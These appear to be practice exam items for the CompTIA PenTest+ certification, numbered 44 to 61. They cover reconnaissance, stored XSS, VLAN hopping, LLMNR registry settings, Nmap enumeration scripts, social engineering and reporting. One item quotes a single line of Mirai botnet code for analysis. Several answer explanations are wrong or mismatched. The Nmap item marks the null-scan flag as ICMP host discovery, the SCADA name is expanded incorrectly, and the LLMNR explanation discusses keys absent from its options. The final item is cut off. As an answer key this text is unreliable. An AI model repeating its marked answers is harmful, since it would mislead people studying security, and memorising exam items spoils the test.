CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification, Understanding the Types of Vulnerability Scans

44. Lessons learned

Which action or activity is most likely to help an organization when planning for their next penetration test?

- ✓ **A) lessons learned**
- X **B) client acceptance**
- X **C) post-engagement cleanup**
- X **D) attestation of findings**

Explanation

Lessons learned is most likely to help an organization when planning for their next penetration test. Organizations should refer to lessons learned to ensure that the same mistakes are not made. In addition, lessons learned can help to shape the goals of the next penetration test.

None of the other actions or activities will help as much as lessons learned when planning for the next penetration test.

Client acceptance is a formal activity that should be completed after the penetration testing report is provided. Client acceptance marks the formal end of the engagement.

Post-engagement cleanup ensures that all systems and devices are returned to their original, pre-test state.

Attestation of findings is a formal document that is provided to a company after a penetration test to use as evidence of compliance with laws, regulations, or contracts.

Objective:

Reporting and Communication

Sub-Objective:

Explain post-report delivery activities.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test:
Explaining PostEngagement Activities

45. NIST

You are working for a contracting company that was employed by the federal government. Which organization's publications are likely to be most closely related to your security compliance standards?

- X A) JPCERT
- ✓ B) NIST
- X C) US-CERT
- X D) CVE

Explanation

The National Institute of Standards and Technology (NIST) is an agency of the U.S Department of Commerce. Its main focus is to promote innovation and assessing organizations in the risk they encounter. Their publications will be most closely related to your security compliance standards.

Japan Computer Emergency Response Team (JPCERT) coordinates with Japanese network service providers, security vendors, and government agencies to provide incident response. They also gather and disseminate technical information on computer security incidents and vulnerabilities and security fixes, and other security information, as well as issue alerts and warnings.

The U.S. Computer Emergency Readiness Team (US-CERT) is an organization that was established by the U.S. Department of Homeland Security to analyze and reduce cyber threats and vulnerabilities, disseminate cyber threat warning information, and coordinate incident response activities. However, they do not provide security compliance standards.

Common Vulnerabilities and Exposure (CVE) is a list of common identifiers for publicly known cybersecurity vulnerabilities. With a standardized description for each vulnerability or exposure, they are more of a dictionary than a database. CVE helps provide rankings on discovered vulnerabilities but does not provide security compliance standards.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain the process of leveraging information to prepare for exploitation.

References:

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification.

Understanding How to Analyze Vulnerability Scan Results

46. Stored XSS Attacks: Malicious code stored on a server

A penetration tester reviews the scan results of a web application. Which of the following vulnerabilities is MOST critical and should be prioritized for exploitation?

- X A) Clickjacking
- ✓ B) Stored XSS
- X C) Expired certificate
- X D) Full path disclosure

Explanation

Stored XSS attacks occur when the malicious code is permanently stored on a vulnerable server, using a database.

These attacks are typically carried out on websites (web applications).

Full path disclosure (FPD) vulnerabilities enable the attacker to see the path to the webroot/file (e.g.: /home/omg/htdocs/file/). Certain vulnerabilities, such as using the load_file() (within a SQL injection) query to view the page source, require the attacker to have the full path to the file they wish to view.

Clickjacking, also known as a UI redress attack, is when an attacker uses multiple transparent or opaque layers to trick a user into clicking a button or link on another page when they were intending to click the top-level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

An expired certificate would alert people going to your website that your website is no longer "secure." It is not to be prioritized as critical, but definitely in need of correction.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain weaknesses related to specialized systems.

References:

CompTIA PenTest+ Cert Guide, Chapter 6: Exploiting Application-Based Vulnerabilities.
Understanding Cross-Site Scripting (XSS) Vulnerabilities, Stored XSS Attacks

47. A network compromise has previously occurred...

While performing a penetration test, you encounter several issues that you plan to document in the final report. However, you need to ensure that management is immediately notified of any critical issues documented in the communication escalation path.

Which of the following is MOST likely to result in immediate communication to management?

- ✓ **A) A network compromise has previously occurred about which management knows nothing.**
- X **B) Encrypted personally identifiable information (PII) was discovered on several systems.**
- X **C) A finding was discovered regarding an out-of-scope system.**
- X **D) Unpatched applications exist on a system marked for retirement.**

Explanation

Of the situations given, only the network compromise that has previously occurred about which management knows nothing should be immediately reported to management.

None of the other findings are critical, nor are they indicators of compromise. Critical findings and indicators of compromise are the only discoveries that should trigger communication, unless otherwise noted in the communication escalation directions.

Issues with out-of-scope systems should be noted in the final report. However, out-of-scope systems should not be thoroughly tested. Often you may accidentally discover an issue with an out-of-scope system, but issues with out-of-scope systems should only be reported and not investigated further unless priorities change.

Encrypted PII will often exist on multiple systems. However, encrypted PII is usually considered protected (unless a compromised encryption algorithm is being used). This issue would be included in the final report and only considered critical if 1) the PII should not be on the system on which it was

discovered, or 2) the encryption algorithm being used to protect the PII has been compromised or is no longer considered secure.

Unpatched applications may exist on systems marked for retirement. However, this is usually not a critical issue because systems marked for retirement are often not updated regularly. The tester should note the discovery in the final report and should instruct the organization that the soon-to-be retired system should be updated if retirement does not take place in the near future (next three months or so).

Communication triggers should include critical findings, stages, and indicators of prior compromise.
All other discoveries should simply be included in the final report.

Objective:

Reporting and Communication

Sub-Objective:

Explain the importance of communication during the penetration testing process.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test, Understanding Report Handling and Communications Best Practices

48. Passive reconnaissance

A large retail company has hired a white-hat hacker to perform testing in order to detect vulnerabilities in the system.

What technique would this hacker use to gather information in the most discreet manner possible?

- ✓ **A) Passive reconnaissance**
- X **B) Topology**
- X **C) OSINT**
- X **D) Active reconnaissance**

Explanation

Passive reconnaissance is a method of gathering information without interacting with the system, leaving little or no trace. This may include activities such as gleaning information from publicly available resources.

Active reconnaissance is a method which requires the tester to interact with a target system in order to gain information. This method can be very helpful, but there is risk of detection.

While open-source intelligence (OSINT) may be used in passive reconnaissance, it is not a type of reconnaissance method. A webpage can be used to gather more information about a target. For example, the tester can search a public website for key company employee's names and positions, employee emails and other contact information, technical job openings which may reveal the type of network equipment or other valuable information. These are all details which aid the tester in passive reconnaissance and exploitation.

The network topology is a byproduct that will be learned about during the process of reconnaissance, but it is not a reconnaissance technique itself.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, conduct information gathering using appropriate techniques.

References:

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification.
Understanding Active Reconnaissance vs Passive Reconnaissance.

49. Sanitize user input to prevent SQL injection attacks

You are preparing a penetration report. One of the findings indicated that a system is susceptible to SQL injection attacks.

Which of the following mitigation strategies should you recommend?

X **A)** Implement multi-factor authentication.

✓ **B)** Sanitize user input.

X **C)** Harden the SQL server.

X **D)** Implement a password complexity policy.

Explanation

You should recommend that the company sanitizes user input to prevent SQL injection attacks. You could also recommend that the company parameterizes queries.

Implementing a password complexity policy is the appropriate remediation if you discover that weak passwords are being used, which is not the case here.

Implementing multi-factor authentication is the appropriate remediation if you discover that only a single type of authentication is being used. Multi-factor authentication can include: something you know (username and password), something you have (smart card), something you are (biometrics), somewhere you are (GPS or particular host), and something you do (signature dynamics or typing patterns).

Hardening the SQL server is the appropriate remediation if you find unnecessary open services.

Hardening steps include:

- Remove unnecessary services and applications.
 - Remove unnecessary accounts.
 - Close unnecessary ports.
 - Implement patch management.
 - Deploy security templates and group policies.
- Implement configuration baselines using network access control.

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, recommend mitigation strategies for discovered vulnerabilities.

References:

[What is SQL Injection \(SQLi\) and How to Prevent It](#)

50. `Killer_kill_by_port (htons(23))` tries to kill processes running Telnet

An incident responder discovers the following code that has infected an IoT device:

```
Killer_kill_by_port (htons(23))
```

What can the incident responder conclude from inspecting the code?

- X **A)** The malware is attempting to eradicate other botnet processes.
- X **B)** The malware is carrying out a GRE flood.
- ✓ **C)** The malware is attempting to kill the Telnet service and prevent it from restarting.
- X **D)** The malware is attempting to kill the SSH service and prevent it from restarting.

Explanation

Killer_kill_by_port (htons(23)) tries to kill processes running Telnet. This code is part of advanced malware (such as Mirai, which targeted Dyn servers in 2016) that is designed to find and infect IoT devices. After infection, the devices become a launch pad for DDoS attacks. The specific kill process is a way for the code to protect itself. It would kill other processes running SSH, Telnet, and HTTP to prevent the owner from gaining remote access to the IoT device while it is infected.

While the malware would also kill processes running SSH, the highlighted code kills port 23 (not port 22). Port 23 is used by Telnet.

While this specific line of code is not responsible, malware can also locate and eradicate other botnet processes from memory, a process known as memory scraping.

While this specific line of code is not responsible, malware can also launch different types of attacks, such as a GRE flood, where inbound traffic is designed to look like it is generic routing encapsulation (GRE) data packets. GRE is a communication protocol used to establish a direct, point-to-point connection between network nodes.

There are a total of 65,535 ports in the TCP/IP protocol that are vulnerable to attacks. You should know the following commonly used ports and protocols.

- FTP - ports 20 and 21
- SSH, SCP, and SFTP - port 22
- Telnet - port 23
- SMTP - port 25
- TACACS - port 49
- DNS server - port 53
- DHCP - ports 67 and 68
- TFTP - port 69
- HTTP - port 80
- Kerberos - port 88
- POP3 - port 110
- NetBIOS - ports 137-139
- IMAP4 - port 143
- SNMP - port 161
- LDAP - port 389
- SSL and HTTPS - port 443
- SMB - port 445

LDAP with SSL - port 636

FTPs - ports 989, 990

- Microsoft SQL Server - port 1433
- Point-to-Point Tunneling Protocol (PPTP) - port 1723
- RDP protocol and Terminal Services - port 3389

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain weaknesses related to specialized systems.

References:

Handbook of Research on Cloud Computing and Big Data Applications in IoT, Chapter 21: The Impact of Internet of Things Self-Security on Daily Business and Business Continuity.

51. Best practices would have helped to protect against VLAN hopping

While attacking the network at InterConn, you were able to do some VLAN hopping around their supposedly segmented networks, and you scored a hit.

Which of the following best practices would have helped to protect against VLAN hopping and made the pen tester's job harder? (Choose all that apply.)

- ✓ **A) You should control Spanning Tree features to stop unknown devices or all users from manipulating the controls.**
- ✓ **B) Disable Dynamic Trunking Protocol.**
- ✓ **C) Limit the number of MAC addresses learned on a given port.**
- ✓ **D) Administratively configure access ports as access ports.**

Explanation

All of these options are correct. **VLAN hopping** is a method of gaining access to traffic on other VLANs that would normally not be accessible. There are two primary methods of VLAN hopping: **switch spoofing and double tagging**.

When you perform a **switch spoofing attack**, you imitate a Trunking switch by sending the respective VLAN tag and the specific Trunking protocols.

Double tagging is modifying the ethernet frame on a packet to allow packets to go through any VLAN. This works due to inherent defaults in many switches and how they process tags. If you put two tags on the ethernet frame of a packet the switch will, by default, only remove one tag and the frame is still tagged, so the packet moves on inside the network. Now there are things to remember on this attack, it's only one way as it's impossible to do this on a return packet.

Several best practices can help mitigate VLAN hopping and other Layer 2 attacks. The following are a few examples of best practices for securing your infrastructure, including Layer 2:

- Select an unused VLAN (other than VLAN 1 as it is the default) and use it as the native VLAN for all your trunks. Do not use this native VLAN for any of your enabled access ports as there are no default controls in place and it stays empty in case of an attack.
- Administratively configure access ports as access ports so that users cannot negotiate a trunk.
- Disable the negotiation of trunking (that is, do not allow Dynamic Trunking Protocol [DTP]).
- Limit the number of MAC addresses learned on a given port with the port security feature. This will lock down security in its most basic form. The feature remembers the Ethernet MAC address

connected to the switch port and allows only that MAC address to communicate on that port. If any other MAC address tries to communicate through the port, port security will disable the port.

- Control Spanning Tree features to stop users or unknown devices from manipulating the controls. You can do so by using the BPDU Guard and Root Guard features.

Dynamic Trunking Protocol (DTP) is a proprietary Cisco networking protocol for the purpose of running connections between trunk lines to be able to talk to each other. Because this is no longer a very secure protocol, it should be restricted from anyone who is not a sysadmin.

Following these best practices can help prevent a user from maliciously negotiating a trunk with a switch and then having full access to each of the VLANs by using custom software on the computer.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, analyze vulnerability scan results.

References:

CompTIA PenTest+ Cert Guide, Chapter 5: Exploiting Wired and Wireless Networks, VLAN Hopping

52. Gray box testing can be to conduct a configuration review

Northern Company is conducting an annual penetration test across its ICS/SCADA network systems.

Which testing method would you use to conduct a configuration review?

- X **A)** Black box testing
- X **B)** SCADA testing
- X **C)** White box testing
- ✓ **D)** Gray box testing

Explanation

Gray box testing provides a more focused and efficient assessment of a network security. There are several types of grey box testing.

- **Matrix Testing:** This testing technique involves defining all the variables that exist in their programs.

Regression Testing: This testing technique checks whether the change in the previous version has regressed other aspects of the program in the new version. It will be done by testing strategies like retest all, retest risky use cases, retest within a firewall

- **Orthogonal Array Testing or OAT:** It provides maximum code coverage with minimum test cases
- **Pattern Testing:** This testing is performed on the historical data of the previous system defects. Unlike black box testing, gray box testing digs within the code and determines why the failure happened.

Black box testing provides a very limited amount of information to the tester and carries a high risk that the systems can crash during the test. This type of testing is based entirely on software requirements and specifications. In black box testing, the pen tester just focuses on the inputs and output of the software system without bothering about internal knowledge of the software program.

White box testing is very time-consuming and expensive. It identifies as many security holes as possible. It is the testing of a software's internal structure. Its primary focus is to verify the flow of inputs and outputs through an application, improving a design and usability, or strengthening security. It includes looking for internal security holes, broken or poorly structured paths in the coding processes, the flow of specific inputs through the code, expected output, the functionality of conditional loops, and the testing of each statement, object, and function on an individual basis.

Supervisory Control and Data System (SCADA) is not a method used for configuration review. SCADA systems are used to monitor and control a plant or equipment in industries such as telecommunications, water and waste control, energy, oil and gas refining and transportation. It allows industrial organizations to control industrial processes locally and remotely and monitor, gather, and process real time information.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain weaknesses related to specialized systems.

References:

CompTIA PenTest+ Cert Guide, Chapter 1: Introduction to Ethical Hacking and Penetration Testing

53. Parameters for a vulnerability scan

You need to perform a vulnerability scan for all servers in the Research Department's subnet. The servers all use IP addresses in the 10.1.1.2 through 10.1.1.10 range. These servers contain highly confidential data.

You need to identify the correct scanning parameters for the servers. Match each configuration on the left with the appropriate scanning setting on the right.

{UCMS id=5765386102374400 type=Activity}

Explanation

The parameters for the vulnerability scan should be:

- Sensitivity level - Assessment scan
- Scope - 10.1.1.2 through 10.1.1.10
- Authentication - Credentialed

The **sensitivity level** is the type of scan (discovery scan or assessment scan). The scope is the range of computers you want to scan. The authentication method in this case should be credentialed because the servers contain confidential data.

A **discovery scan** simply provides an inventory of discovered hosts. An **assessment scan** will actually assess all the hosts based on the criteria given (such as IP address).

A credentialed scan will use login credentials of a privileged account to access data that is protected by access control lists (ACLs). A non-credentialed scan would be unable to scan certain areas on the hosts.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, perform a vulnerability scan.

References:

CompTIA PenTest+ Cert Guide, Ch. 3 Information Gathering and Vulnerability Identification, Authenticated Scans

CompTIA PenTest+ Cert Guide, Ch. 3 Information Gathering and Vulnerability Identification, Discover Scans

54. Link-Local Multicast Name Resolution (LLMNR)


You are performing a pen test and would like to determine if the LLMNR service is disabled as policy specifies.

Which Windows registry key on each device can be reviewed for the proper setting?

- ✓ **A) HKLM\Software\Policies\Microsoft\Windows NT\DNSClient**
- X **B) HKLM\Security\Policies\Microsoft\Windows NT\DNSClient**
- X **C) HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces**
- X **D) HKLM\SYSTEM\Policies\Microsoft\Windows NT\Parameters**

Explanation

The registry key to check if the LLMNR service is disabled is located at HKLM\Software\Policies\Microsoft\Windows NT\DNSClient, as shown in the exhibit below, using the registry editor. If the value is set to 0, Link-Local Multicast Name Resolution (LLMNR) is disabled.




The key is not located at HKEY_CURRENT_USER\Control Panel\Desktop. This controls settings such as MenuShowDelay, which can be used to speed up the appearance of the Start menu.

The key is not located at HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion. These settings control behavior during an update, such as the Uninstall setting. If you have had a problem uninstalling a program – for example, if the uninstall has gone wrong or you have simply deleted it – you may still see it listed in the Uninstall or change a program list in the Control Panel. This setting, when deleted, will stop that behavior.

The key is not located at HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces\.

At that location,

NetBIOS, another vulnerable name resolution service, can be disabled. To disable it, the DWORD value for NetbiosOptions should be changed to 2 as shown below:



Value 0 keeps the default setting, which is to use the NetBIOS settings from the DHCP server, whilst setting this value as 1 enables NetBIOS over TCP/IP.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit network-based vulnerabilities.

References:

Local network vulnerabilities – LLMNR and NBT-NS poisoning

55. Screen protectors can mitigate shoulder surfing attacks

Which of the following security issues can best be addressed through screen protectors?

- X **A)** elicitation
- X **B)** USB key drop
- X **C)** privilege escalation
- ✓ **D)** shoulder surfing

Explanation

Screen protectors can mitigate the possibility of shoulder surfing but not eliminate it. Shoulder surfing is the viewing of information on someone else's screen from the side or from behind a user. It works by making it impossible to read the screen unless you are looking directly at the screen. Because someone could stand directly behind you and see the screen clearly, it does not eliminate the possibility.

Screen protectors cannot address USB key drop. This is when someone leaves a USB stick with malware on it in open view somewhere in the hopes that a curious user might insert it and unknowingly infect the computer. This can be addressed through training, but the most effective approach is to disable all USB ports.

Screen protectors cannot address elicitation. Using this technique testers (or hackers) use open-ended questions to prompt users to share information while in an unguarded mental state. When discussing topics of interest to the users, they often share data that could be useful in compromising a network, such as data bits that could be used in passwords (favorite team, favorite band). Elicitation can only be addressed by training.

Screen protectors cannot address privilege escalation. This occurs after a device has been initially compromised by the attacker using stolen credentials. It is the process of raising one's rights to those of administrator (usually by cracking an administrator password hash on the device.) It can only be addressed through a strong password policy or multifactor authentication.

Objective:

Attacks and Exploits

Sub-Objective:

Compare and contrast social engineering attacks.

References:

Shoulder Surfing

56. Regulations drive compliance-based assessments

When performing a compliance-based assessment, what item when present, should drive the creation of objectives?

- X **A)** company policies
- X **B)** prior assessment results
- X **C)** the results of a pre-assessment
- ✓ **D)** regulatory requirements

Explanation

The requirements of any regulations, such as HIPAA or PCI-DSS, should be the main driver of objectives. Compliance with these requirements is the whole purpose of a compliance-based assessment.

In cases where there are no regulatory requirements to be met, then the company's policies might be the driver, but when there are such requirements, the regulatory requirements should drive the objectives.

While prior assessment results should be reviewed for repeat issues, when regulatory requirements are present, they should drive the objectives.

Pre-assessments are rare, but even when used, they will not drive the creation of objectives when regulatory requirements are present.

Objective:

Planning and Scoping

Sub-Objective:

Explain the key aspects of compliance-based assessments.

References:

[Compliance risk assessments: The third ingredient in a world-class ethics and compliance program](#)

CompTIA PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Learning the Key Aspects of Compliance-Based Assessments

57. Nmap script to enumerate users: smb-enum-users.nse

A penetration tester wants to run an Nmap script that will use MSRPC to enumerate user accounts on a target. Which script would be best for this scenario?

- X **A)** http-enum.nse
- X **B)** smb-enum-shares.nse
- X **C)** smb-enum-services.nse
- ✓ **D)** smb-enum-users.nse

Explanation

The **smb-enum-users.nse** script enumerates all user accounts on a remote system. It uses the **Microsoft Remote Procedure Call** (MSRPC) protocol to perform the reconnaissance. MSRPC is a Microsoft client-server protocol that allows one program to request services of another machine without prior knowledge of the specific details of that machine's internal network. From a pen test perspective, the information gained by using this protocol allows testers to build out an internal network and footprint specific users that exists on a remote system.

The **smb-enum-shares.nse** script retrieves information about remote shares. This technique can even display private files which is an opportunity for data exfiltration or malware propagation.

The **smb-enum-services.nse** script discovers services running on a remote system. The enumeration results, which can only be produced when running the scan from a privileged account, can also list service status (active or inactive).

The **http-enum.nse** script enumerates directories used by web applications and servers. It is an intelligent, highly accurate script capable of pattern recognition to identify specific version of web applications while avoiding false positive results.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, conduct information gathering using appropriate techniques.

References:

[Nmap-\(Smb-enum-users\)](#)

58. social engineering principles

Your project scope includes social engineering attacks. As part of your research, match the social engineering principle on the left with the descriptions given on the right.

{UCMS id=5137962784260096 type=Activity}

Explanation

The social engineering principles and their descriptions should be matched in the following manner:

- **Authority** - the attacker claims to have certain power, often by claiming to be an official representative
- **Intimidation** - the attacker frightens the personnel so that the information the attacker needs is revealed
- **Consensus** - the attacker attempts to trick personnel into releasing information by proving that it is fine to release the information based on the actions of others
- **Scarcity** - the attacker attempts to trick personnel based on people's tendency to place a higher value on resources that are not in great supply
- **Urgency** - the attacker makes the situation seem like an emergency
- **Familiarity** - the attacker tends to create a false sense of acquaintance with personnel by implying that the attacker knows someone the personnel knows or works with
- **Trust** - the attacker gains the confidence or faith of the personnel

Objective:

Attacks and Exploits

Sub-Objective:

Compare and contrast social engineering attacks.

References:

CompTIA PenTest+ Cert Guide, Ch 4: Social Engineering Attacks, Social Engineering Motivation Techniques

[The "Social Engineering" of Internet Fraud](#)

[Scarcity and The Social Engineer](#)

[What is Social Engineering](#)

59. Mandate all employees take security awareness training.

A penetration tester was able to convince an employee to give them valid login credentials, including username and password. You need to prevent this from happening in the future.

Which remediation step should be recommended?

- X **A)** Implement multi-factor authentication.
- X **B)** Increase password complexity requirements.
- ✓ **C)** Mandate all employees take security awareness training.
- X **D)** Implement an IPS.

Explanation

Mandating all employees take security awareness training should be recommended. The penetration tester used social engineering to obtain valid login credentials. The only way to prevent this type of attack is to ensure that employees understand social engineering attacks.

Implementing multi-factor authentication may reduce the likelihood of a social engineering attack. However, the employees may still not understand about giving out credentials, so this type of attack could occur again. This is the appropriate remediation if passwords were easy to break using a dictionary or brute force attack.

Implementing an intrusion prevention system (IPS) would ensure that intrusion attempts into the network are detected and stopped. You would implement an IPS to prevent attacks that follow certain patterns or that are already known and documented.

Increasing password complexity would ensure that passwords are stronger. This is an appropriate remediation if passwords were easy to break using a dictionary or brute force attack, but would not help in this scenario.

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, recommend mitigation strategies for discovered vulnerabilities.

References:

[Employee Security Training Tips: Social Engineering](#)

60. Stored XSS is a critical vulnerability

As a penetration tester, you ran a scan against the interconn.com domain. Which of the following list of vulnerabilities is MOST critical and should be at the top of your list for exploitation later?

- ☐ A) Full path disclosure
- ☒ B) Stored XSS
- ☐ C) Expired certificate
- ☐ D) Clickjacking

Explanation

Having a stored cross-site scripting (XSS) vulnerability on your web application is definitely the highest priority to investigate and exploit. If cyber criminals find it, they can do all kinds of nasty stuff, such as browser re-directs, browser hijacking, crypto mining, and web application defacing.

Expired certificates should be replaced as soon as they are detected. They may cause clients to leave your site or get worried when a scary pop up is displayed saying *This Connection is Untrusted*. However, expired certificates are not a critical vulnerability that could cause web app exploitation.

Clickjacking refers to any attack where the user is tricked into unintentionally clicking an unexpected web page element. This is definitely something to try to exploit, but this would not be the MOST critical vulnerability. Most secure browsers are aware of clickjacking and re-directs.

Full path disclosure (FPD) vulnerabilities enable the attacker to see the path to the webroot/file (e.g. /home/omg/docs/file/). This is a great one to use and, if included with some file inclusion vulnerabilities, can give a hacker access to tasty config files to have fun. However, this is not the “most” critical in our scenario.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Given a scenario, perform a vulnerability scan.

References:

CompTIA PenTest+ Cert Guide, Chapter 6: Exploiting Application-Based Vulnerabilities

61. -sN: ICMP traffic to determine whether a host is online and responsive

A network security analyst is performing a vulnerability scan and gathering information on network hosts. They want to use ICMP traffic to determine whether a host is online and responsive. Which of the following Nmap commands would produce these results?

✓ **A) -sN**

X **B) -sU**

X **C) -sT**

X **D) -sF**

